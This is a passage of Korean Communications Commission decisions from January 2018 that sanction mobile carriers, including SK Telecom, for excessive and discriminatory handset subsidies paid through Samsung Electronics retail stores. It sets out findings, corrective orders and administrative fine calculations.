- 피심인의 '17년 4~8월까지 삼성전자판매(주) 총 가입자 수는 51,989명이었다.

다. 조사경위

- 삼성전자판매(주)가 갤럭시 S8+를 판매하면서 공시지원금을 초과하여 지급한 사실이 있다는 신고(전국이동통신유통협회의 신고를 접수, '17.8.25.)에 따라 사실조사에 착수하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 삼성전자판매(주)가 '17.4.~8월 중 갤럭시S8 피심인 19,606대를 판매한 건에 대해 「이동통신단말장치 유통구조 개선에 관한 법률(이하 “단말기유통법”)」 위반 여부를 조사하였다

나. 행위사실

1) 공시지원금의 100분의 115% 초과 지급

- 피심인과 관련된 삼성전자판매(주)의 '17.4~8월 중 갤럭시S8 판매건 19,606건의 판매자료를 분석한 결과,
- 19,606건 중 2,120건(위반율 10.8%)의 가입자에게 공시지원금의 100분의 115%를 평균 295,383원을 초과하여 지급한 사실을 확인하였다.

< 피심인의 공시지원금 초과 지급건수 >

구 분	조사대상 건수	공시지원금 초과 지급 건수	공시지원금 초과 지급 평균 수준(원)	위반율 (%)
피심인	19,606	2,120	295,383	10.8

2) 부당 차별지원금 지급

- 삼성전자판매(주)는 피심인과 관련하여, ① 신규 41건에 평균 341,649원, ② 번호이동 305건에 평균 343,416원, ③ 기기변경 6건에 229,750원 등 총 352건 (1.7%) 부당한 차별적 지원금을 지급한 사실을 확인하였다.

* 부당한 차별적 지원금(법 시행령 제3조) : 법 제4조제3항에 따라 공시되는 동일한 공시기간 중에 동일한 이동통신단말장치임에도 불구하고 서로 다른 지원금을 지급하거나 지급하기로 제안하는 경우로 한다.

< 피심인의 가입유형별 부당한 차별적 지원금 위반건수 >

구 분	항목	합 계	신규가입	번호이동	기기변경
피심인	대상 건수	19,606	1,794	8,568	9,244
	위반 건수	352	41	305	6
	차별 지원금(원)	-	341,649	343,416	229,750

3) 부당한 차별지급 유도

- '17.4~8월 중 피심인이 삼성전자판매(주)에 갤럭시S8 단말기 위탁판매 대가로 30만원 초과 최대 40.5만원까지 과도한 차별적 장려금을 지급한 건수가 2,079건 이었으며,

- 그 중 40만원 이상 차별적 지원금 지급유도 장려금은 주로 기기변경(2건) 가입자모집에 비해 번호이동(224건) 가입자모집에 더 많이 집중 지급된 것으로 나타났다.

< 피심인의 장려금 수준별 가입자 모집건수 >

구 분	장려금 30만원 ~ 40만원			장려금 40만원 ~ 50.5만원		
	신규가입	번호이동	기기변경	신규가입	번호이동	기기변경
피심인	252	1,562	11	28	224	2

- 이러한 차별적 지원금 지급유도 장려금 지급(신규가입 396,649원, 번호이동 398,416원, 기기변경 304,500원)으로 인한 결과로 가입유형간 348건(1.7%)의 ‘부당한 차별적 지원금’을 지급한 것이 확인하였다.

< 피심인의 가입유형별 차별적 지원금 지급 유도건수 >

구 분	항목	합계	신규가입	번호이동	기기변경
피심인	대상건수	19,606	1,794	8,568	9,244
	위반건수	348	41	305	2
	차별유도 장려금(원)	-	396,649	398,416	304,500

3. 위법성 판단

가. 관련법 규정

- o 단말기유통법 제3조제1항, 제4조제4항 및 제5항, 제9조제3항은 1) 이동통신사업자 또는 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,
- 2) 이동통신사업자가 공시내용과 다르게 지원금을 지급하는 행위,
- 3) 유통점이 이동통신사업자가 공시한 지원금의 100분의 15의 범위를 초과하여 지원금을 지급하는 행위 등을 금지하고 있고,

- 4) 이동통신사업자가 부당하게 차별적인 지원금을 지급하도록 대리점에 지시·강요·요구·유도하는 행위 등을 금지하고 있으며,
- o 단말기유통법 제15조제2항은 이동통신사업자의 대리점 또는 판매점이 제3조 제1항, 제4조제5항을 위반한 경우 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 이상 이동통신사업자에 대해 과징금을 부과할 수 있다고 규정하고 있다.

< 단말기유통법 근거 조항 >

◆ 제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

◆ 제4조 (지원금의 과다 지급 제한 및 공시)

- ④ 이동통신사업자는 제3항에 따라 공시한 내용과 다르게 지원금을 지급하여서는 아니 된다.
- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

◆ 제9조(공정한 유통 환경 조성)

- ③ 이동통신사업자는 대리점과의 협정을 체결함에 있어 대리점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 지시, 강요, 요구, 유도하는 등의 행위를 하거나 특정 부가서비스 또는 요금제 등을 부당하게 차별적으로 권유하도록 하는 특약 또는 조건을 정하여서는 아니 된다.

◆ 제 13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속 공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

◆ 제 15조(과징금)

- ① 방송통신위원회는 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자가 제3조제1항, 제4조제2항·제4항, 제5조제1항, 제7조제2항·제3항, 제8조제4항 또는 제9조제2항·제3항을 위반한 경우에는 해당 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자에게 대통령령으로 정하는 매출액의 100분의3이하에 해당하는 금액을 과징금으로 부과할 수 있다. 다만, 매출액이 없거나 매출액을 산정하기 곤란한 경우로서 대통령령으로 정하는 경우에는 10억원이하의 과징금을 부과할 수 있다.
- ② 방송통신위원회는 이동통신사업자의 대리점 또는 판매점이 제3조제1항, 제4조제5항·제6항, 제5조제1항 또는 제7조제2항·제3항을 위반한 경우에는 그 이동통신사업자에 대하여 제1항에 따른 과징금을 부과할 수 있다. 다만, 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 경우에는 그러하지 아니하다.

나. 위법성 판단

- 삼성전자판매(주)가 피심인과 관련된 일부 이용자에게 공시지원금의 100분의 115를 초과하여 지급한 행위는 단말기유통법 제4조(지원금 과다지급 제한) 제5항을 위반한 것이고,
- 삼성전자판매(주)의 단말기유통법 제4조제5항 위반행위 2,120건이 확인된 점을 고려할 때, 피심인이 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- 삼성전자판매(주)가 피심인과 관련된 이용자에게 가입유형(신규가입, 번호이동, 기기변경)별로 부당하게 차별적인 지원금을 지급한 행위는 삼성전자판매(주)가 단말기유통법 제3조(지원금의 차별 지급 금지) 제1항제1호를 위반한 것이고,
- 삼성전자판매(주)의 단말기유통법 제3조제1항제1호 위반행위 352건이 확인된 점을 고려할 때, 피심인이 그 위반행위를 막기 위한 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- 피심인이 삼성전자판매(주)에게 가입유형 간 차별이 있는 장려금을 지급함으로써 삼성전자판매(주)가 ‘부당한 차별적 지급행위’를 하였으므로, 피심인의 위 행위는 삼성전자판매(주)로 하여금 가입유형에 따라 이용자에게 지원금이 부당하게 차별적으로 지급되도록 유도한 행위로서 단말기유통법 제9조(공정한 유통환경 조성) 제3항을 위반한 것으로 판단된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 삼성전자판매(주)가 이용자를 대상으로 이동전화서비스 가입자를 모집하면서 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위 및 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지시켜야 한다.

또한, 피심인은 단말기유통법 제14조제2항제4호에 따라 이용자를 대상으로 이동전화서비스 가입자를 모집하면서 피심인의 유통점으로 하여금 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(유통점에 가입유형별로 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 위 시정조치 명령 “가”항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기 및 내용 등은 방송통신위원회와 사전 협의하여야 한다.

< 공표문안 >

○○○(사업자명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 삼성전자판매(주)가 ○○○과 관련된 이용자에게 이동통신단말기를 판매하면서 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하고 가입유형별 부당하게 차별적인 지원금을 지급한 행위와 삼성전자판매(주)로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 유도하는 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(사업자명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

다. 이용자의 신규모집 금지 판단

피심인은 최근 3년간 동일한 위법 행위가 4회 반복된 점으로 볼 때, 단말기 유통법 제14조제2항제7호에 따라 신규모집금지 적용 요건에 해당되나,

이동통신 전체시장이 아닌 부분시장(대형유통점)에서 발생한 위반행위이고, 삼성전자판매(주)의 위반행위 기간('17.4~8) 중 삼성전자판매(주)의 가입 규모가 피심인의 전체 시장에서 차지하는 비중이 2.7%로 미미하며, 삼성전자판매(주)의 피심인과 관련된 위반율이 10.8%로 매우 작은 점을 종합적으로 고려할 때, 제재 시 소비자에게 불편을 초래할 우려가 있는 등 제재의 부작용이 발생하게 되므로 신규모집금지 조치는 명하지 않기로 한다.

※ 피심인 최근 3년간 동일유형 위반행위 i) 다단계판매 제재('15.9.9), ii) 법인영업 제재('16.9.7), iii) 외국인영업 제재('17.3.21), iv) 대형유통점 영업 심결('18.1.24)

라. 시정명령 이행계획서 제출

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제1호에 따라 가. 및 나.의 시정명령을 받은 날부터 10일 이내에 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

마. 시정명령 이행결과의 보고

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제2호에 따라 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

5. 과징금 부과

가. 기준금액

- 피심인의 단말기유통법 제9조제3항 위반 행위와 피심인 관련 삼성전자판매

(주)의 같은 법 제3조제1항 및 제4조제5항 위반 행위에 대하여 같은 법 제15조 제1항 내지 제3항, 같은 법 시행령 제10조 및 [별표2], 고시(과징금 부과 세부 기준)에 의해 피심인에게 아래와 같이 과징금을 부과한다.

- 피심인의 위반기간 동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 피심인의 매출액(이하 '관련매출액'이라 한다)은 2,044,773,072원이다.

피심인의 삼성전자판매(주) 관련매출액 : 위반가입자수(2,120명) × 평균가입기간(24.3개월) × 가입자당월평균수익(39,692원) = 2,044,773,072원

- 피심인의 위반행위는 위 '고시(과징금 부과 세부기준) [별표1]'에 따라, 위반율이 10.8%인 점과 과다지원금 지급 수준, 가입유형별 차별 정도 등을 고려하여, 피심인에게 '중대성이 약한 위반행위'에 해당하는 부과기준율(1% 이상 2% 미만)을 부과하되, 그 범위 중에서 1.2%로 정한다.

< 과징금 부과 세부기준 [별표1] 부과기준율 >

중대성의 정도	부과기준율
매우 중대한 위반행위	3% 이상 4% 이하
중대한 위반행위	2% 이상 3% 미만
중대성이 약한 위반행위	1% 이상 2% 미만

- o 이에 따라 피심인의 기준 과징금은 위 관련매출액(2,044,773,072원)에 1.2%의 부과기준율을 곱한 24,537,277원이다.

나. 필수적 가중

관련 고시(과징금 부과 세부기준)에 따라 최근 3년간 동일한 위반행위의 4회 횟수부터 20%씩 가중하도록 규정한 바, 피심인이 4회에 해당되어, 기준금액(24,537,277원)의 20%인 4,907,455원을 가중한다.

※ 피심인 최근 3년간 동일유형 위반행위 i) 다단계판매 제재('15.9.9), ii) 법인영업 제재('16.9.7), iii) 외국인영업 제재('17.3.21), iv) 대형유통점 영업 심결('18.1.24)

다. 필수적 감정

해당 사항 없다.

라. 추가적 가중·감정

해당 사항 없다.

마. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 2,940만원(십만원 이하 절사)이다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령), 제15조(과징금)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

7

에스케이텔레콤(주) 대형유통점의 단말기유통법 위반행위

방 송 통 신 위 원 회
의 결 서

안건번호 제2018-05-039호
(사건번호 : 201711조사239)

안 건 명 에스케이텔레콤(주) 대형유통점의 단말기유통법 위반행위에 대한
시정조치에 관한 건

피 심 인 에스케이텔레콤(주)
서울특별시 중구 을지로65(을지로2가)

의결연월일 2018. 1. 24.

주 문

1. 피심인은 삼성전자판매(주)가 이동전화서비스 가입자를 모집하면서 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위 및 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지시켜야 한다.

2. 피심인은 삼성전자판매(주)가 이동전화서비스 가입자를 모집하면서 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(삼성전자판매(주))에 가입유형별로 과도하게 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.
3. 피심인은 제1, 2항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기·내용 등은 방송통신위원회와 사전 협의하여야 한다.
4. 피심인은 제1 내지 3항의 시정명령을 받은 날부터 10일 이내에 시정조치 이행 계획을 수립하여 방송통신위원회에 제출하여야 한다.
5. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
6. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 26,900,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 기초 사실

가. 일반현황

- 피심인은 전기통신사업법 제6조에 따라 허가받은 기간통신사업자로서 이동전화서비스를 제공하고 있으며, 이동전화 전체 보유 가입자 수는 '17.9말 기준 27,048천명(48.6%)이고, 매출액은 '16년도 기준 123,505억원(49.4%)이다.

< 이동전화서비스 가입자 및 매출액 현황 (단위 : 천명, 억원) >

구 분	가입자 수 (점유율, %)	매 출 액 (점유율, %)
피심인	27,048 (48.6%)	123,505 (49.4%)

※ 출처 : 피심인 제출자료(매출액 '16년도 기준), MVNO 가입자 제외

나. 대형유통점

- 피심인의 '17년 4~8월까지 삼성전자판매(주) 총 가입자 수는 168,745명이었다.

다. 조사경위

- 삼성전자판매(주)가 갤럭시 S8+를 판매하면서 공시지원금을 초과하여 지급한 사실이 있다는 신고(전국이동통신유통협회의 신고를 접수, '17.8.25.)에 따라 사실조사에 착수하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 삼성전자판매(주)가 '17.4.~8월 중 갤럭시S8 피심인 75,276대를 판매한 건에 대해 「이동통신단말장치 유통구조 개선에 관한 법률(이하 “단말기유통법”)」 위반 여부를 조사하였다

나. 행위사실

1) 공시지원금의 100분의 115% 초과 지급

- 피심인과 관련된 삼성전자판매(주)의 '17.4~8월 중 갤럭시S8 판매건 75,276건의 판매자료를 분석한 결과,
- 75,276건 중 2,820명(위반율 3.7%)의 가입자에게 공시지원금의 100분의 115를 평균 340,142원을 초과하여 지급한 사실을 확인하였다.

< 피심인의 공시지원금 초과 지급건수 >

구 분	조사대상 건수	공시지원금 초과 지급 건수	공시지원금 초과 지급 평균 수준(원)	위반율 (%)
피심인	75,276	2,820	340,142	3.7

2) 부당 차별지원금 지급

- 삼성전자판매(주)는 피심인과 관련하여, ① 신규 355건에 평균 348,062원, ② 번호이동 2,235건에 평균 348,914원, ③ 기기변경 2건에 246,800원 등 총 2,592건 (3.4%) 부당한 차별적 지원금을 지급한 사실을 확인하였다.

* 부당한 차별적 지원금(법 시행령 제3조) : 법 제4조제3항에 따라 공시되는 동일한 공시기간 중에 동일한 이동통신단말장치임에도 불구하고 서로 다른 지원금을 지급하거나 지급하기로 제안하는 경우로 한다.

< 피심인의 가입유형별 부당한 차별적 지원금 위반건수 >

구 분	항목	합 계	신규가입	번호이동	기기변경
피심인	대상 건수	75,726	2,509	6,423	66,344
	위반 건수	2,592	355	2,235	2
	차별 지원금(원)	-	348,062	348,914	246,800

3) 부당한 차별지급 유도

- '17.4~8월 중 피심인이 삼성전자판매(주)에 갤럭시S8 단말기 위탁판매 대가로 30만원 초과 최대 50.5만원까지 과도한 차별적 장려금을 지급한 건수가 2,691건이었으며,
- 그 중 40만원 이상 차별적 지원금 지급유도 장려금은 주로 기기변경 가입자모집에 비해 번호이동(1,265건) 가입자모집에 더 많이 집중 지급된 것으로 나타났다.

< 피심인의 장려금 수준별 가입자 모집건수 >

구 분	장려금 30만원 ~ 40만원			장려금 40만원 ~ 50.5만원		
	신규가입	번호이동	기기변경	신규가입	번호이동	기기변경
피심인	180	1,055	2	189	1,265	0

- 이러한 차별적 지원금 지급유도 장려금 지급(신규가입 403,062원, 번호이동 403,914원, 기기변경 314,800원)으로 인한 결과로 가입유형간 2,591건(3.4%)의 '부당한 차별적 지원금'을 지급한 것을 확인하였다.

< 피심인의 가입유형별 차별적 지원금 지급 유도건수 >

구 분	항목	합계	신규가입	번호이동	기기변경
피심인	대상건수	75,276	2,509	6,423	66,344
	위반건수	2,591	355	2,235	1
	차별유도 장려금(원)	-	403,062	403,914	314,800

3. 위법성 판단

가. 관련법 규정

- 단말기유통법 제3조제1항, 제4조제4항 및 제5항, 제9조제3항은 1) 이동통신사업자 또는 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,
- 2) 이동통신사업자가 공시내용과 다르게 지원금을 지급하는 행위,

- 3) 유통점이 이동통신사업자가 공시한 지원금의 100분의 15의 범위를 초과하여 지원금을 지급하는 행위 등을 금지하고 있고,
- 4) 이동통신사업자가 부당하게 차별적인 지원금을 지급하도록 대리점에 지시·강요·요구·유도하는 행위 등을 금지하고 있으며,
- o 단말기유통법 제15조제2항은 이동통신사업자의 대리점 또는 판매점이 제3조 제1항, 제4조제5항을 위반한 경우 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 이상 이동통신사업자에 대해 과징금을 부과할 수 있다고 규정하고 있다.

< 단말기유통법 근거 조항 >

◆ 제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

◆ 제4조(지원금의 과다 지급 제한 및 공시)

- ④ 이동통신사업자는 제3항에 따라 공시한 내용과 다르게 지원금을 지급하여서는 아니 된다.
- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

◆ 제9조(공정한 유통 환경 조성)

- ③ 이동통신사업자는 대리점과의 협정을 체결함에 있어 대리점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 지시, 강요, 요구, 유도하는 등의 행위를 하거나 특정 부가서비스 또는 요금제 등을 부당하게 차별적으로 권유하도록 하는 특약 또는 조건을 정하여서는 아니 된다.

◆ 제 13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속 공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

◆ 제 15조(과징금)

- ① 방송통신위원회는 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자가 제3조제1항, 제4조제2항·제4항, 제5조제1항, 제7조제2항·제3항, 제8조제4항 또는 제9조제2항·제3항을 위반한 경우에는 해당 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자에게 대통령령으로 정하는 매출액의 100분의3이하에 해당하는 금액을 과징금으로 부과할 수 있다. 다만, 매출액이 없거나 매출액을 산정하기 곤란한 경우로서 대통령령으로 정하는 경우에는 10억원이하의 과징금을 부과할 수 있다.
- ② 방송통신위원회는 이동통신사업자의 대리점 또는 판매점이 제3조제1항, 제4조제5항·제6항, 제5조제1항 또는 제7조제2항·제3항을 위반한 경우에는 그 이동통신사업자에 대하여 제1항에 따른 과징금을 부과할 수 있다. 다만, 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 경우에는 그러하지 아니하다.

나. 위법성 판단

- 삼성전자판매(주)가 피심인과 관련된 일부 이용자에게 공시지원금의 100분의 115를 초과하여 지급한 행위는 단말기유통법 제4조(지원금 과다지급 제한) 제5항을 위반한 것이고,
 - 삼성전자판매(주)의 단말기유통법 제4조제5항 위반행위 2,820건이 확인된 점을 고려할 때, 피심인이 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- 삼성전자판매(주)가 피심인과 관련된 이용자에게 가입유형(신규가입, 번호이동, 기기변경)별로 부당하게 차별적인 지원금을 지급한 행위는 삼성전자판매(주)가 단말기유통법 제3조(지원금의 차별 지급 금지) 제1항제1호를 위반한 것이고,
 - 삼성전자판매(주)의 단말기유통법 제3조제1항제1호 위반행위 2,592건이 확인된 점을 고려할 때, 피심인이 그 위반행위를 막기 위한 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- 피심인이 삼성전자판매(주)에게 가입유형 간 차별이 있는 장려금을 지급함으로써 삼성전자판매(주)가 ‘부당한 차별적 지급행위’를 하였으므로, 피심인의 위 행위는 삼성전자판매(주)로 하여금 가입유형에 따라 이용자에게 지원금이 부당하게 차별적으로 지급되도록 유도한 행위로서 단말기유통법 제9조(공정한 유통환경 조성) 제3항을 위반한 것으로 판단된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 삼성전자판매(주)가 이용자를 대상으로 이동전화서비스 가입자를 모집하면서 공시된 지원금의 100분의 115를

초과하여 지원금을 지급하는 행위 및 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지시켜야 한다.

또한, 피심인은 단말기유통법 제14조제2항제4호에 따라 이용자를 대상으로 이동전화서비스 가입자를 모집하면서 피심인의 유통점으로 하여금 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(유통점에 가입유형별로 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 위 시정조치 명령 “가”항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기 및 내용 등은 방송통신위원회와 사전 협의하여야 한다.

< 공표문안 >

○○○(사업자명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 삼성전자판매(주)가 ○○○과 관련된 이용자에게 이동통신단말기를 판매하면서 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하고 가입유형별 부당하게 차별적인 지원금을 지급한 행위와 삼성전자판매(주)로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 유도하는 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(사업자명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

다. 이용자의 신규모집 금지 판단

피심인은 최근 3년간 동일한 위법 행위가 3회 반복된 점으로 볼 때, 단말기 유통법 제14조제2항제7호에 따라 신규모집금지 적용 요건에 해당되나,

이동통신 전체시장이 아닌 부분시장(대형유통점)에서 발생한 위반행위이고, 삼성전자판매(주)의 위반행위 기간('17.4~8) 중 삼성전자판매(주)의 가입 규모가 피심인의 전체 시장에서 차지하는 비중이 4.3%로 미미하며, 삼성전자판매(주)의 피심인과 관련된 위반율이 3.7%로 매우 작은 점을 종합적으로 고려할 때, 제재 시 소비자에게 불편을 초래할 우려가 있는 등 제재의 부작용이 발생하게 되므로 신규모집금지 조치는 명하지 않기로 한다.

※ 피심인 최근 3년간 동일유형 위반행위 i) 시장과열 제재('15.3.26), ii) 외국인영업 제재('17.3.21), iii) 대형유통점 영업 심결('18.1.24)

라. 시정명령 이행계획서 제출

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제1호에 따라 가. 및 나.의 시정명령을 받은 날부터 10일 이내에 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

마. 시정명령 이행결과의 보고

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제2호에 따라 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

5. 과징금 부과

가. 기준금액

- 피심인의 단말기유통법 제9조제3항 위반 행위와 피심인 관련 삼성전자판매(주)의 같은 법 제3조제1항 및 제4조제5항 위반 행위에 대하여 같은 법 제15조

제1항 내지 제3항, 같은 법 시행령 제10조 및 [별표2], 고시(과징금 부과 세부 기준)에 의해 피심인에게 아래와 같이 과징금을 부과한다.

- 피심인의 위반기간 동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 피심인의 매출액(이하 '관련매출액'이라 한다)은 2,691,462,708원이다.

피심인의 삼성전자판매(주) 관련매출액 : 위반가입자수(2,820명) × 평균가입기간(25.8개월) × 가입자당월평균수익(36,993원) = 2,691,462,708원

- 피심인의 위반행위는 위 '고시(과징금 부과 세부기준) [별표1]'에 따라, 위반율이 3.7%인 점과 과다지원금 지급 수준, 가입유형별 차별 정도 등을 고려하여, 피심인에게 '중대성이 약한 위반행위'에 해당하는 부과기준율(1% 이상 2% 미만)을 부과하되, 그 범위 중에서 1%로 정한다.

< 과징금 부과 세부기준 [별표1] 부과기준율 >

중대성의 정도	부과기준율
매우 중대한 위반행위	3% 이상 4% 이하
중대한 위반행위	2% 이상 3% 미만
중대성이 약한 위반행위	1% 이상 2% 미만

- o 이에 따라 피심인의 기준 과징금은 위 관련매출액(2,691,462,708원)에 1%의 부과기준율을 곱한 26,914,627원이다.

나. 필수적 가중·감경

해당 사항 없다.

다. 추가적 가중·감경

해당 사항 없다.

라. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 2,690만원(십만원 이하 절사)이다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령), 제15조(과징금)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

8

대형유통점의 단말기유통법 위반행위

방 송 통 신 위 원 회
의 결 서

안건번호 제2018-05-042호
(사건번호 : 201711조사242)

안 건 명 대형유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건

피 심 인 1개 대형유통점

의결연월일 2018. 1. 24.

주 문

1. 피심인은 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.
2. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구(단위 사업장 포함) 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 한다.

